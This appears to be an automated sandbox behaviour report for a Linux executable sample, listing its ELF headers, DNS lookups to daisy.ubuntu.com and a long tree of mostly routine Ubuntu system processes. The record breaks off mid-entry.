LOAD	0x0	0x80000000	0x80000000	0x13e6a	0x13e6a	4.4482	0x5	R E	0x2000		.init .text .fini .rodata
LOAD	0x13e70	0x80015e70	0x80015e70	0x228	0x6dc	1.7001	0x6	RW	0x2000		.ctors .dtors .data .bss
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

Network Port Distribution



TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 15, 2022 00:11:18.857861042 CET	192.168.2.23	1.1.1.1	0x84fa	Standard query (0)	daisy.ubuntu.com	A (IP address)	IN (0x0001)
Jan 15, 2022 00:11:18.857943058 CET	192.168.2.23	1.1.1.1	0x3759	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:11:19.190969944 CET	192.168.2.23	1.1.1.1	0xcdef	Standard query (0)	daisy.ubuntu.com	A (IP address)	IN (0x0001)
Jan 15, 2022 00:11:19.191047907 CET	192.168.2.23	1.1.1.1	0xccf0	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:12:42.219923019 CET	192.168.2.23	1.1.1.1	0xe07d	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:12:42.556955099 CET	192.168.2.23	1.1.1.1	0xa085	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:02.157893896 CET	192.168.2.23	1.1.1.1	0x70d6	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:02.408063889 CET	192.168.2.23	1.1.1.1	0x942f	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:08.669537067 CET	192.168.2.23	1.1.1.1	0xced2	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:08.938421011 CET	192.168.2.23	1.1.1.1	0xe350	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:20.710551977 CET	192.168.2.23	1.1.1.1	0xc316	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:20.864300013 CET	192.168.2.23	1.1.1.1	0x49c1	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:26.641515970 CET	192.168.2.23	1.1.1.1	0x1bab	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:26.969777107 CET	192.168.2.23	1.1.1.1	0x368d	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:36.534693003 CET	192.168.2.23	1.1.1.1	0x2dd9	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)
Jan 15, 2022 00:13:36.857825041 CET	192.168.2.23	1.1.1.1	0xc274	Standard query (0)	daisy.ubuntu.com	28	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 15, 2022 00:11:18.875540972 CET	1.1.1.1	192.168.2.23	0x84fa	No error (0)	daisy.ubuntu.com		162.213.33.132	A (IP address)	IN (0x0001)
Jan 15, 2022 00:11:18.875540972 CET	1.1.1.1	192.168.2.23	0x84fa	No error (0)	daisy.ubuntu.com		162.213.33.108	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 15, 2022 00:11:19.208920002 CET	1.1.1.1	192.168.2.23	0xcdef	No error (0)	daisy.ubuntu.com		162.213.33.132	A (IP address)	IN (0x0001)
Jan 15, 2022 00:11:19.208920002 CET	1.1.1.1	192.168.2.23	0xcdef	No error (0)	daisy.ubuntu.com		162.213.33.108	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: systemd PID: 5192 Parent PID: 1

General

Start time:	00:10:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: logrotate PID: 5192 Parent PID: 1

General

Start time:	00:10:26
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	/usr/sbin/logrotate /etc/logrotate.conf
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: logrotate PID: 5233 Parent PID: 5192

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5233 Parent PID: 5192

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5234 Parent PID: 5192

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5234 Parent PID: 5192

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "\n\t\tinvoke-rc.d --quiet cups restart > /dev/null\n" logrotate_script "/var/log/cups/*log "
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5235 Parent PID: 5234

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: invoke-rc.d PID: 5235 Parent PID: 5234

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	invoke-rc.d --quiet cups restart
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: invoke-rc.d PID: 5236 Parent PID: 5235

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: runlevel PID: 5236 Parent PID: 5235

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/sbin/runlevel
Arguments:	/sbin/runlevel
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5238 Parent PID: 5235

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5238 Parent PID: 5235

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-enabled cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5242 Parent PID: 5235

General

Start time:	00:10:29
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: ls PID: 5242 Parent PID: 5235

General

Start time:	00:10:29
Start date:	15/01/2022
Path:	/usr/bin/ls
Arguments:	ls /etc/rc[S2345].d/S[0-9][0-9]cups
File size:	142144 bytes
MD5 hash:	e7793f15c2ff7e747b4bc7079f5cd4f7

File Activities

File Read

Analysis Process: invoke-rc.d PID: 5243 Parent PID: 5235

General

Start time:	00:10:29
Start date:	15/01/2022
Path:	/usr/sbin/invoke-rc.d
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5243 Parent PID: 5235

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl --quiet is-active cups.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: logrotate PID: 5244 Parent PID: 5192

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: gzip PID: 5244 Parent PID: 5192

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/bin/gzip
Arguments:	/bin/gzip
File size:	97496 bytes
MD5 hash:	beef4e1f54ec90564d2acd57c0b0c897

File Activities

File Read

File Written

Analysis Process: logrotate PID: 5245 Parent PID: 5192

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/usr/sbin/logrotate
Arguments:	n/a
File size:	84056 bytes
MD5 hash:	ff9f6831debb63e53a31ff8057143af6

Analysis Process: sh PID: 5245 Parent PID: 5192

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c /usr/lib/rsyslog/rsyslog-rotate logrotate_script /var/log/syslog
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: sh PID: 5246 Parent PID: 5245

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: rsyslog-rotate PID: 5246 Parent PID: 5245

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	/usr/lib/rsyslog/rsyslog-rotate
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: rsyslog-rotate PID: 5247 Parent PID: 5246

General

Start time:	00:10:30

Start date:	15/01/2022
Path:	/usr/lib/rsyslog/rsyslog-rotate
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: systemctl PID: 5247 Parent PID: 5246

General

Start time:	00:10:30
Start date:	15/01/2022
Path:	/usr/bin/systemctl
Arguments:	systemctl kill -s HUP rsyslog.service
File size:	996584 bytes
MD5 hash:	4deddfb6741481f68aeac522cc26ff4b

File Activities

File Read

Analysis Process: systemd PID: 5194 Parent PID: 1

General

Start time:	00:10:26
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: install PID: 5194 Parent PID: 1

General

Start time:	00:10:26
Start date:	15/01/2022
Path:	/usr/bin/install
Arguments:	/usr/bin/install -d -o man -g man -m 0755 /var/cache/man
File size:	158112 bytes
MD5 hash:	55e2520049dc6a62e8c94732e36cdd54

File Activities

File Read

Directory Created

Analysis Process: systemd PID: 5232 Parent PID: 1

General

Start time:	00:10:27

Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: find PID: 5232 Parent PID: 1

General

Start time:	00:10:27
Start date:	15/01/2022
Path:	/usr/bin/find
Arguments:	/usr/bin/find /var/cache/man -type f -name *.gz -atime +6 -delete
File size:	320160 bytes
MD5 hash:	b68ef002f84cc54dd472238ba7df80ab

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5237 Parent PID: 1

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: mandb PID: 5237 Parent PID: 1

General

Start time:	00:10:28
Start date:	15/01/2022
Path:	/usr/bin/mandb
Arguments:	/usr/bin/mandb --quiet
File size:	142432 bytes
MD5 hash:	1dda5ea0027ecf1c2db0f5a3de7e6941

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Owner / Group Modified

Permission Modified

Analysis Process: nSg5RM0w0d PID: 5278 Parent PID: 5120

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d
Arguments:	/tmp/nSg5RM0w0d
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

File Activities

File Read

Analysis Process: nSg5RM0w0d PID: 5280 Parent PID: 5278

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d
Arguments:	n/a
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

File Activities

File Read

Directory Enumerated

Analysis Process: nSg5RM0w0d PID: 5281 Parent PID: 5278

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d
Arguments:	n/a
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

Analysis Process: nSg5RM0w0d PID: 5282 Parent PID: 5278

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d

Arguments:	n/a
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

Analysis Process: nSg5RM0w0d PID: 5286 Parent PID: 5282

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d
Arguments:	n/a
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

File Activities

File Read

Directory Enumerated

Analysis Process: nSg5RM0w0d PID: 5289 Parent PID: 5282

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d
Arguments:	n/a
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

Analysis Process: nSg5RM0w0d PID: 5290 Parent PID: 5282

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d
Arguments:	n/a
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

Analysis Process: nSg5RM0w0d PID: 5294 Parent PID: 5282

General

Start time:	00:10:38
Start date:	15/01/2022
Path:	/tmp/nSg5RM0w0d
Arguments:	n/a
File size:	4463432 bytes
MD5 hash:	cd177594338c77b895ae27c33f8f86cc

Analysis Process: systemd PID: 5306 Parent PID: 1

General

Start time:	00:10:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5306 Parent PID: 1

General

Start time:	00:10:55
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --smart-relinquish-var
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5321 Parent PID: 1

General

Start time:	00:10:55
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-journald PID: 5321 Parent PID: 1

General

Start time:	00:10:55
Start date:	15/01/2022
Path:	/lib/systemd/systemd-journald
Arguments:	/lib/systemd/systemd-journald
File size:	162032 bytes
MD5 hash:	474667ece6cecb5e04c6eb897a1d0d9e

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5322 Parent PID: 1

General

Start time:	00:10:57
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: journalctl PID: 5322 Parent PID: 1

General

Start time:	00:10:57
Start date:	15/01/2022
Path:	/usr/bin/journalctl
Arguments:	/usr/bin/journalctl --flush
File size:	80120 bytes
MD5 hash:	bf3a987344f3bacafc44efd882abda8b

File Activities

File Read

Analysis Process: systemd PID: 5372 Parent PID: 1

General

Start time:	00:11:14
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: dbus-daemon PID: 5372 Parent PID: 1

General

Start time:	00:11:14
Start date:	15/01/2022
Path:	/usr/bin/dbus-daemon
Arguments:	/usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
File size:	249032 bytes
MD5 hash:	3089d47e3f3ab84cd81c48fd406d7a8c

File Activities

File Read

Directory Enumerated

Analysis Process: systemd PID: 5383 Parent PID: 1

General

Start time:	00:11:14
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: whoopsie PID: 5383 Parent PID: 1

General

Start time:	00:11:14
Start date:	15/01/2022
Path:	/usr/bin/whoopsie
Arguments:	/usr/bin/whoopsie -f
File size:	68592 bytes
MD5 hash:	d3a6915d0e7398fb4c89a037c13959c8

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5386 Parent PID: 1860

General

Start time:	00:11:14
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: pulseaudio PID: 5386 Parent PID: 1860

General

Start time:	00:11:14
Start date:	15/01/2022
Path:	/usr/bin/pulseaudio
Arguments:	/usr/bin/pulseaudio --daemonize=no --log-target=journal
File size:	100832 bytes
MD5 hash:	0c3b4c789d8ffb12b25507f27e14c186

File Activities

File Read

File Written

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5391 Parent PID: 1

General

Start time:	00:11:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: systemd-logind PID: 5391 Parent PID: 1

General

Start time:	00:11:17
Start date:	15/01/2022
Path:	/lib/systemd/systemd-logind
Arguments:	/lib/systemd/systemd-logind
File size:	268576 bytes
MD5 hash:	8dd58a1b4c12f7a1d5fe3ce18b2aaeef

File Activities

File Deleted

File Read

File Written

File Moved

Directory Enumerated

Directory Created

Permission Modified

Analysis Process: systemd PID: 5394 Parent PID: 1

General

Start time:	00:11:16
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rtkit-daemon PID: 5394 Parent PID: 1

General

Start time:	00:11:16
Start date:	15/01/2022
Path:	/usr/libexec/rtkit-daemon
Arguments:	/usr/libexec/rtkit-daemon
File size:	68096 bytes
MD5 hash:	df0cacf1db4ec95ac70f5b6e06b8ffd7

File Activities

File Read

Analysis Process: systemd PID: 5454 Parent PID: 1

General

Start time:	00:11:17
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: polkitd PID: 5454 Parent PID: 1

General

Start time:	00:11:17
Start date:	15/01/2022
Path:	/usr/lib/policykit-1/polkitd
Arguments:	/usr/lib/policykit-1/polkitd --no-debug
File size:	121504 bytes
MD5 hash:	8efc9b4b5b524210ad2ea1954a9d0e69

File Activities

File Read

Directory Enumerated

Directory Created

Analysis Process: systemd PID: 5459 Parent PID: 1

General

Start time:	00:11:18
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: rsyslogd PID: 5459 Parent PID: 1

General

Start time:	00:11:18
Start date:	15/01/2022
Path:	/usr/sbin/rsyslogd
Arguments:	/usr/sbin/rsyslogd -n -iNONE
File size:	727248 bytes
MD5 hash:	0b8087fc907c42eb3c81a691db258e33

File Activities

File Read

File Written

Directory Enumerated

Analysis Process: systemd PID: 5461 Parent PID: 1

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: agetty PID: 5461 Parent PID: 1

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/sbin/agetty
Arguments:	/sbin/agetty -o "-p -- \\u" --noclear tty2 linux
File size:	69000 bytes
MD5 hash:	3a374724ba7e863768139bdd60ca36f7

File Activities

File Read

File Written

Owner / Group Modified

Permission Modified

Analysis Process: gdm3 PID: 5462 Parent PID: 1320

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5462 Parent PID: 1320

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5468 Parent PID: 1320

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5468 Parent PID: 1320

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default

Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: gdm3 PID: 5469 Parent PID: 1320

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/usr/sbin/gdm3
Arguments:	n/a
File size:	453296 bytes
MD5 hash:	2492e2d8d34f9377e3e530a61a15674f

Analysis Process: Default PID: 5469 Parent PID: 1320

General

Start time:	00:11:19
Start date:	15/01/2022
Path:	/etc/gdm3/PrimeOff/Default
Arguments:	/etc/gdm3/PrimeOff/Default
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Analysis Process: systemd PID: 5470 Parent PID: 1

General

Start time:	00:11:20
Start date:	15/01/2022
Path:	/usr/lib/systemd/systemd
Arguments:	n/a
File size:	1620224 bytes
MD5 hash:	9b2bec7092a40488108543f9334aab75

Analysis Process: gpu-manager PID: 5470 Parent PID: 1

General

Start time:	00:11:20
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	/usr/bin/gpu-manager --log /var/log/gpu-manager.log
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

File Activities

File Deleted

File Read

File Written

Directory Enumerated

Analysis Process: gpu-manager PID: 5471 Parent PID: 5470

General

Start time:	00:11:21
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5471 Parent PID: 5470

General

Start time:	00:11:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5472 Parent PID: 5471

General

Start time:	00:11:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5472 Parent PID: 5471

General

Start time:	00:11:21
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5473 Parent PID: 5470

General

Start time:	00:11:21
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5473 Parent PID: 5470

General

Start time:	00:11:21
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*nvidia[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5474 Parent PID: 5473

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5474 Parent PID: 5473

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*nvidia[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5475 Parent PID: 5470

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5475 Parent PID: 5470

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5476 Parent PID: 5475

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5476 Parent PID: 5475

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /etc/modprobe.d/alsa-base.conf /etc/modprobe.d/amd64-microcode-blacklist.conf /etc/modprobe.d/blacklist-ath_pci.conf /etc/modprobe.d/blacklist-firewire.conf /etc/modprobe.d/blacklist-framebuffer.conf /etc/modprobe.d/blacklist-modem.conf /etc/modprobe.d/blacklist-oss.conf /etc/modprobe.d/blacklist-rare-network.conf /etc/modprobe.d/blacklist.conf /etc/modprobe.d/intel-microcode-blacklist.conf /etc/modprobe.d/iwlwifi.conf /etc/modprobe.d/mdadm.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5477 Parent PID: 5470

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5477 Parent PID: 5470

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*radeon[[:space:]]*$\" /lib/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5478 Parent PID: 5477

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5478 Parent PID: 5477

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/usr/bin/grep
Arguments:	grep -G ^blacklist.*radeon[[:space:]]*$ /lib/modprobe.d/aliases.conf /lib/modprobe.d/blacklist_linux_5.4.0-72-generic.conf /lib/modprobe.d/blacklist_linux_5.4.0-81-generic.conf /lib/modprobe.d/fbdev-blacklist.conf /lib/modprobe.d/systemd.conf
File size:	199136 bytes
MD5 hash:	1e6ebb9dd094f774478f72727bdba0f5

File Activities

File Read

Analysis Process: gpu-manager PID: 5479 Parent PID: 5470

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/usr/bin/gpu-manager
Arguments:	n/a
File size:	76616 bytes
MD5 hash:	8fae9dd5dd67e1f33d873089c2fd8761

Analysis Process: sh PID: 5479 Parent PID: 5470

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	sh -c "grep -G \"^blacklist.*amdgpu[[:space:]]*$\" /etc/modprobe.d/*.conf"
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

File Activities

File Read

Directory Enumerated

Analysis Process: sh PID: 5480 Parent PID: 5479

General

Start time:	00:11:22
Start date:	15/01/2022
Path:	/bin/sh
Arguments:	n/a
File size:	129816 bytes
MD5 hash:	1e6b1c887c59a315edb7eb9a315fc84c

Analysis Process: grep PID: 5480 Parent PID: 5479

General

Start time:	00:11:22
Start date:	15/01/2022
